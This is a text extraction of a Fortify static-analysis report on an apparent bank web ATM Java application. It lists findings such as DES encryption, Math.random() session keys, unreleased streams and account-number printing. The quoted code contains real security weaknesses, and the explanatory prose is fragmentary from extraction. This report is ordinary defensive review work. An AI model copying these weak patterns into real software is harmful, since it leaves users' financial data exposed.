


```
public static void safeClose(FileInputStream fis) {
if (fis != null) {
try {
fis.close();
} catch (IOException e) {
log(e);
}
Helper Helper
processFile fis null safeClose() fis null null Java fis Java fis null fis
HtmlTemplate.java, line 885 (Unreleased Resource: Streams) [Hidden]
Fortify Priority:
                     High
                                                     Folder
                                                                     High
Kingdom:
                     Code Quality
Abstract:
                     HtmlTemplate.java addFile() 885 FileInputStream()
Sink:
                     HtmlTemplate.java:885 wkBIS = new BufferedInputStream(new
                     java.io.FileInputStream())
883
                                          tmpFile = new File(servletCtx.getRealPath(new String(tempSrc,
                     tempStartAt, (tempEndAt - tempStartAt)));
884
                                          tmpFileSrc = new byte[ (tmpFileLen = (int) tmpFile.length())];
885
                                          BufferedInputStream wkBIS = new BufferedInputStream(new
                     FileInputStream(tmpFile));
886
                                          wkBIS.read(tmpFileSrc);
887
                                          wkBIS.close();
XHtmlTemplate.java, line 85 (Unreleased Resource: Streams) [Hidden]
Fortify Priority:
                     High
                                                     Folder
                                                                     High
                     Code Quality
Kingdom:
                     XHtmlTemplate.java XHtmlTemplate() 85 FileInputStream()
Abstract:
                     XHtmlTemplate.java:85 mlXHtmlXfis = new FileInputStream(...)
Sink:
83
84
                                 mlXHtmlFile=new File(piXHtmlFileName);
85
                                 mlXHtmlXfis=new FileInputStream(mlXHtmlFile);
86
                                 clXHtmlByteLength = (int)mlXHtmlFile.length();
87
                                 mlXHtmlByte= new byte[clXHtmlByteLength];
HtmlTemplate.java, line 219 (Unreleased Resource: Streams) [Hidden]
Fortify Priority:
                     Hiah
                                                     Folder
                                                                     High
Kingdom:
                     Code Quality
Abstract:
                     HtmlTemplate.java readFile() 219 FileInputStream()
                     HtmlTemplate.java:219 wkBIS = new BufferedInputStream(new
Sink:
                     java.io.FileInputStream())
217
                              srcLength = (int) wkFile.length();
218
                              tempSrc = new byte[srcLength];
219
                              wkBIS = new BufferedInputStream(new FileInputStream(wkFile));
220
                              wkBIS.read(tempSrc);
221
                              wkBIS.close();
BSLoopback.java, line 105 (Unreleased Resource: Streams) [Hidden]
Fortify Priority:
                     High
                                                     Folder
                                                                     High
Kingdom:
                     Code Quality
                     BSLoopback.java getEBCDIC_Code() 105 FileOutputStream()
Abstract:
                     BSLoopback.java:105 new FileOutputStream(...)
Sink:
103
                                         XMLOutputter outputter = new XMLOutputter();
```



```
104
                                         outputter.output(doc,
105
                                                         new FileOutputStream(
106
                                             EAIConnector.TestPath + "BSLoopback_" + aEncodingCode +
                     ".xml"));
107
BS1002.java, line 663 (Unreleased Resource: Streams) [Hidden]
Fortify Priority:
                     High
                                                     Folder
                                                                     High
Kingdom:
                     Code Quality
                     BS1002.java submit() 663 FileOutputStream()
Abstract:
                     BS1002.java:663 new FileOutputStream(...)
Sink:
                          XMLOutputter outputter = new XMLOutputter();
661
662
                          outputter.output(doc,
663
                               new FileOutputStream(
664
                           EAIConnector.TestPath + "BS1002_" + this.getCUSTIDNO() + "_" + this.getFUNCOD()
                     ".xml"));
665
                         }
```







```
(SSN)
- ID
2004 AOL 9 2 [1]
- Safe Harbor Privacy Framework [3]
- Gramm-Leach Bliley Act (GLBA) [4]
- Health Insurance Portability and Accountability Act (HIPAA) [5]
- California SB-1386 [6]
Privacy Violation
Recommendations:
Android SQLite SQLCipher SQLCipher SQLite 256 AES
3 SQLCipher Android
import net.sqlcipher.database.SQLiteDatabase;
SQLiteDatabase.loadLibs(this);
File dbFile = getDatabasePath("credentials.db");
dbFile.mkdirs();
dbFile.delete();
SQLiteDatabase db = SQLiteDatabase.openOrCreateDatabase(dbFile, "credentials", null);
db.execSQL("create table credentials(u, p)");
db.execSQL("insert into credentials(u, p) values(?, ?)", new Object[]{username, password});
android.database.sqlite.SQLiteDatabase net.sqlcipher.database.SQLiteDatabase
WebView sqlcipher.so WebKit
4 Android WebView
webview.setWebViewClient(new WebViewClient() {
public void onReceivedHttpAuthRequest(WebView view,
HttpAuthHandler handler, String host, String realm) {
String[]\ credentials = view.getHttpAuthUsernamePassword(host, realm);\\
String username = credentials[0];
String password = credentials[1];
Intent i = new Intent();
i.setAction("SEND_CREDENTIALS");
i.putExtra("username", username);
i.putExtra("password", password);
LocalBroadcastManager.getInstance(view.getContext()).sendBroadcast(i);
```




```
});
Tips:
2. Fortify Java Annotations FortifyPasswordFortifyNotPasswordFortifyPrivate FortifyNotPrivate
3. Web (Struts Spring MVC)Fortify Fortify Static Code Analyzer Fortify Fortify Software
DataUtil.java, line 61 (Privacy Violation)
                                                                    Critical
Fortify Priority:
                     Critical
                                                    Folder
Kingdom:
                     Security Features
Abstract:
                     DataUtil.java main()
Source:
                     DataUtil.java:61 com.scsb.netbank.util.DataUtil.getCardCenterAccno()
                       System.out.println("23638777
                                                   : " + getCardCenterAccno("23638777"));
60
                       System.out.println("19700101AB: " + getCardCenterAccno("19700101AB"));
                       System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));
61
62
                       System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));
63
                       System.out.println("AB1111
                                                     : " + getCardCenterAccno("AB1111"));
Sink:
                     DataUtil.java:61 java.io.PrintStream.println()
                       System.out.println("23638777
                                                   : " + getCardCenterAccno("23638777"));
59
                       System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));
60
                       System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));
61
62
                       System.out.println("AB19700101: " + getCardCenterAccno("AB19700101"));
63
                       System.out.println("AB1111
                                                    : " + getCardCenterAccno("AB1111"));
DataUtil.java, line 59 (Privacy Violation)
Fortify Priority:
                     Critical
                                                    Folder
                                                                    Critical
                     Security Features
Kingdom:
Abstract:
                     DataUtil.java main()
                     DataUtil.java:59 com.scsb.netbank.util.DataUtil.getCardCenterAccno()
Source:
57
58
                       System.out.println("-----");
59
                       System.out.println("23638777 : " + getCardCenterAccno("23638777"));
60
                       System.out.println("19700101AB: " + getCardCenterAccno("19700101AB"));
                       System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));
61
Sink:
                     DataUtil.java:59 java.io.PrintStream.println()
57
58
                       System.out.println("-----");
59
                       System.out.println("23638777 : " + getCardCenterAccno("23638777"));
                       System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));
60
                       System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));
61
DataUtil.java, line 60 (Privacy Violation)
                                                    Folder
                                                                    Critical
Fortify Priority:
                     Critical
Kingdom:
                     Security Features
Abstract:
                     DataUtil.java main()
                     DataUtil.java:60 com.scsb.netbank.util.DataUtil.getCardCenterAccno()
Source:
58
                       System.out.println("-----");
59
                       System.out.println("23638777
                                                   : " + getCardCenterAccno("23638777"));
                       System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));
60
61
                       System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));
                       System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));
62
Sink:
                     DataUtil.java:60 java.io.PrintStream.println()
                       System.out.println("-----");
59
                       System.out.println("23638777
                                                     : " + getCardCenterAccno("23638777"));
60
                       System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));
61
                       System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));
62
                       System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));
```



DataUtil.java, line 6	62 (Privacy Violation)	
Fortify Priority:	Critical Folder Critical	
Kingdom:	Security Features	
Abstract:	DataUtil.java main()	
Source:	DataUtil.java:62 com.scsb.netbank.util.DataUtil.getCardCenterAccno	()
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));	
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));	
62	System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));	
63	<pre>System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));</pre>	
64	<pre>System.out.println("1111 : " + getCardCenterAccno("1111"));</pre>	
Sink:	DataUtil.java:62 java.io.PrintStream.println()	
60	System.out.println("19700101AB : " + getCardCenterAccno("19700101AB"));	
61	<pre>System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));</pre>	
62	<pre>System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));</pre>	
63	<pre>System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));</pre>	
64	<pre>System.out.println("1111 : " + getCardCenterAccno("1111"));</pre>	
DataUtil.java, line 6	63 (Privacy Violation)	
Fortify Priority:	Critical Folder Critical	
Kingdom:	Security Features	
Abstract:	DataUtil.java main()	
Source:	DataUtil.java:63 com.scsb.netbank.util.DataUtil.getCardCenterAccno	()
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));	v
62	<pre>System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));</pre>	
63	<pre>System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));</pre>	
64	<pre>System.out.println("1111 : " + getCardCenterAccno("1111"));</pre>	
Sink:	DataUtil.java:63 java.io.PrintStream.println()	
61	System.out.println("A123456789 : " + getCardCenterAccno("A123456789"));	
62	<pre>System.out.println("AB19700101 : " + getCardCenterAccno("AB19700101"));</pre>	
63	System.out.println("AB1111 : " + getCardCenterAccno("AB1111"));	
1	System.out.println("1111 : " + getCardCenterAccno("1111"));	








```
BS1002.java, line 351 (Code Correctness: Erroneous finalize() Method) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                     API Abuse
Kingdom:
Abstract:
                     BS1002 finalize() super.finalize()
Sink:
                     BS1002.java:351 Function: finalize()
349
350
351
                      protected void finalize() {
352
                       super.countObject(BlueStarEATM.REMOVE);
353
GeneralMsg.java, line 326 (Code Correctness: Erroneous finalize() Method) [Hidden]
                                                                     Low
Fortify Priority:
                     Low
                                                     Folder
Kingdom:
                     API Abuse
                     GeneralMsg finalize() super.finalize()
Abstract:
                     GeneralMsg.java:326 Function: finalize()
Sink:
324
325
326
                        protected void finalize()
327
                        {
328
                           try
HtmlTemplate.java, line 1269 (Code Correctness: Erroneous finalize() Method) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     API Abuse
                     HtmlTemplate finalize() super.finalize()
Abstract:
                     HtmlTemplate.java:1269 Function: finalize()
Sink:
1267
1268
                        public void finalize()
1269
1270
1271
                           idCount = 0;
```





100 101 102

Key key;

key = new SecretKeySpec(clBaseKey, "DES");


102 //DES Decode

Cipher mlcipher = Cipher.getInstance("DES/ECB/PKCS5Padding");



Fortify Priority:	Critical	Folder	Critical	
Kingdom:	Security Features			
Abstract:	_BaseKey.java 69 getInstance()			
Sink:	_BaseKey.java:69 getInstance()			
67	_ ,,	V		
68	//Get a cipher object			
69	<pre>Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");</pre>			
70	<pre>cipher.init(Cipher.ENCRYPT_MODE, key);</pre>			
71	<pre>mlEncKey = _GeneralSub.toHexString(cipher.doFinal(mlKey));</pre>			
_AcqMac.java, lin	e 69 (Weak Encryption)			
Fortify Priority:	Critical	Folder	Critical	
Kingdom:	Security Features			
Abstract:	_AcqMac.java 69 getInstance()			
Sink:	_AcqMac.java:69 getInstance()			
67	'			
	AlgorithmParameterSpec paramSpec = new IvParameterSpec(iv);			
68	Cipher cipher = Cipher.getInstance("DES/CBC/NoPadding");			
68 69	Cipher cipher	<pre>= Cipher.getInstance()</pre>	'DES/CBC/NoPadding");	
	Cipher cipher	= Cipher.getInstance(DES/CBC/NoPadding");	








```
public static String $MachineConfigPath =
"D:\\eatm_data\\config\\scsb\\webatm.properties";
71
72
                         public static String $ImagePath = "D:\\eatm_data\\doc\\scsb\\image_spring\\";
                      _PropertyFile.java:29 java.io.File.File()
Sink:
27
28
29
                               mlPropertyFile = new File(piFileNameStr);
30
31
                            catch (Throwable et)
EibMsg.java, line 216 (Portability Flaw: File Separator) [Hidden]
Fortify Priority:
                                                                        High
                      High
                                                       Folder
Kingdom:
                      Code Quality
                      Hardcoded 216 File()
Abstract:
Source:
                      EjbConst.java:61 Read()
59
60
                         //Ejb log
                         public static String $EjbRqRsDefaultLogDir = "D:\\eatm_data\\log\\webatm\\"; //log
61
62
                         public static final String $EjbRqRsDefaultLogPath = "webatm_ejb.txt";
63
                         public static boolean isChangeEjbRqRsMsgPath = true;
Sink:
                       EibMsg.java:216 java.io.File.File()
214
                             try
215
                                mlLogFile= new File(clFilePath);
216
217
                                java.io.File mlLogDir = new File(mlLogFile.getParent());
218
                                if (!mlLogDir.exists())
_ApMsg.java, line 236 (Portability Flaw: File Separator) [Hidden]
Fortify Priority:
                      Hiah
                                                       Folder
                                                                         High
                      Code Quality
Kingdom:
Abstract:
                      Hardcoded 236 File()
Source:
                      ApMsg.java:27 Read()
25
                         private static String clFileSeparator = System.getProperty("file.separator");
26
                         private static String $DefaultUnixLogDir="/eatm_data/log/webatm/"; //log
27
                         private static String $DefaultWindowLogDir="D:\\eatm_data\\log\\webatm\\"; //log
28
                         private static String $DefaultLogPath = "webatm_ap.txt";
Sink:
                       ApMsg.java:236 java.io.File.File()
234
235
                               mlLogFile= new File(clFilePath);
236
                                java.io.File mlLogDir = new File(mlLogFile.getParent());
                               if (!mlLogDir.exists())
237
238
_ApMsg.java, line 235 (Portability Flaw: File Separator) [Hidden]
Fortify Priority:
                      High
                                                        Folder
                                                                        High
                      Code Quality
Kingdom:
                       Hardcoded 235 File()
Abstract:
Source:
                      _ApMsg.java:27 Read()
                         private static String clFileSeparator = System.getProperty("file.separator");
26
                         private static String $DefaultUnixLogDir="/eatm data/log/webatm/"; //log
27
                         private static String $DefaultWindowLogDir="D:\\eatm_data\\log\\webatm\\"; //log
28
                         private static String $DefaultLogPath = "webatm_ap.txt";
Sink:
                      _ApMsg.java:235 java.io.File.File()
233
234
235
                               mlLogFile= new File(clFilePath);
236
                                java.io.File mlLogDir = new File(mlLogFile.getParent());
237
                               if (!mlLogDir.exists())
```








```
47
                          int mlRandom=0;
48
                          boolean mlIsEnglishAndNumber=false;
49
                          mlRandom=(int)(Math.random()*piMax);
50
                          if(mlRandom<piMin)</pre>
51
PngGOTP.java, line 24 (Insecure Randomness) [Hidden]
Fortify Priority:
                                                                      High
                     High
                                                      Folder
Kingdom:
                     Security Features
Abstract:
                      random()
Sink:
                     PngGOTP.java:24 random()
                          String mlBackground = "";
23
                          int mlRandom = 0;
24
                          mlRandom = (int) (Math.random() * 10);
25
                          mlBackground = BACKGROUND[mlRandom];
26
                          return mlBackground;
_AesECB.java, line 90 (Insecure Randomness) [Hidden]
Fortify Priority:
                                                      Folder
                     High
                                                                      High
                     Security Features
Kingdom:
Abstract:
                      random()
Sink:
                     _AesECB.java:90 random()
88
                           for (int i = 0; i < 16; i++)
89
90
                              mlRandomIndex = (int) (Math.random() * 999);
                              mlRandomString = "000" + String.valueOf(mlRandomIndex);
91
92
                              mlRandomString = mlRandomString.substring(mlRandomString.length() -
                     3,mlRandomString.length());
_AesECB.java, line 69 (Insecure Randomness) [Hidden]
Fortify Priority:
                     High
                                                      Folder
                                                                      High
Kingdom:
                     Security Features
Abstract:
                      random()
                      AesECB.java:69 random()
Sink:
                        public static String getAtmSessionKey()
67
68
69
                           long mlRandomNo = (long) (Math.random() * 1000000000000L);
70
                           String mlSessionKeyEndX13 = Long.toString(mlRandomNo);
```

mlSessionKeyEndX13="000000000000"+mlSessionKeyEndX13;





```
fis = new FileInputStream(pFileName);
int bRead = 0;
while (bRead < 1024) {
int rd = fis.read(byteArray, bRead, 1024 - bRead);
| if (rd == -1) {
throw new IOException("file is unusually small");
bRead += rd;
// could add check to see if file is too large here
fis.close();
processPFile(userName, byteArray);
```




```
Tips:
1. ...
HtmlTemplate.java, line 886 (Unchecked Return Value) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     API Abuse
Abstract:
                     HtmlTemplate.java addFile() 886 read()
Sink:
                     HtmlTemplate.java:886 read()
884
                                          tmpFileSrc = new byte[ (tmpFileLen = (int) tmpFile.length())];
885
                                         BufferedInputStream wkBIS = new BufferedInputStream(new
                     FileInputStream(tmpFile));
886
                                         wkBIS.read(tmpFileSrc);
887
                                         wkBIS.close();
888
                                         addToByteArray(tempInclude, tmpIncludeStartPos, tmpFileSrc,
                     tmpFileLen);
_ApMsg.java, line 239 (Unchecked Return Value) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     API Abuse
Abstract:
                      ApMsg.java setLogOutput() 239 mkdirs()
Sink:
                     _ApMsg.java:239 mkdirs()
237
                              if (!mlLogDir.exists())
238
239
                                 mlLogDir.mkdirs();
240
                              }
                              if (clXfos != null)
241
CheckSub.java, line 1351 (Unchecked Return Value) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
                     API Abuse
Kingdom:
                      CheckSub.java editEmailStr() 1351 replaceAll()
Abstract:
Sink:
                     _CheckSub.java:1351 replaceAll()
1349
1350
                                 if (mlWkEditStr.indexOf(" ") >= 0) {
1351
                                    mlWkEditStr.replaceAll(" ", "");
1352
                                 if (mlWkEditStr.indexOf("\"") >= 0) {
1353
HtmlTemplate.java, line 220 (Unchecked Return Value) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
                     API Abuse
Kingdom:
Abstract:
                     HtmlTemplate.java readFile() 220 read()
Sink:
                     HtmlTemplate.java:220 read()
218
                              tempSrc = new byte[srcLength];
219
                              wkBIS = new BufferedInputStream(new FileInputStream(wkFile));
220
                              wkBIS.read(tempSrc);
221
                              wkBIS.close();
222
                              wkFile = null;
_EjbMsg.java, line 220 (Unchecked Return Value) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     API Abuse
Abstract:
                      _EjbMsg.java setLogOutput() 220 mkdirs()
Sink:
                     EjbMsq.java:220 mkdirs()
218
                               if (!mlLogDir.exists())
219
220
                                 mlLogDir.mkdirs();
221
                               }
```



222	if (clXfos != null)	





HtmlExtensible.java 232 append() (16) StringBuilder StringBuffer JVM

Explanation:

(16) StringBuilder StringBuffer StringBuilder StringBuilder StringBuilder StringBuffer Denial of Service (DoS)

```
1 StringBuilder
StringBuilder sb = new StringBuilder();
final String lineSeparator = System.lineSeparator();
String[] labels = request.getParameterValues("label");
for (String label: labels) {
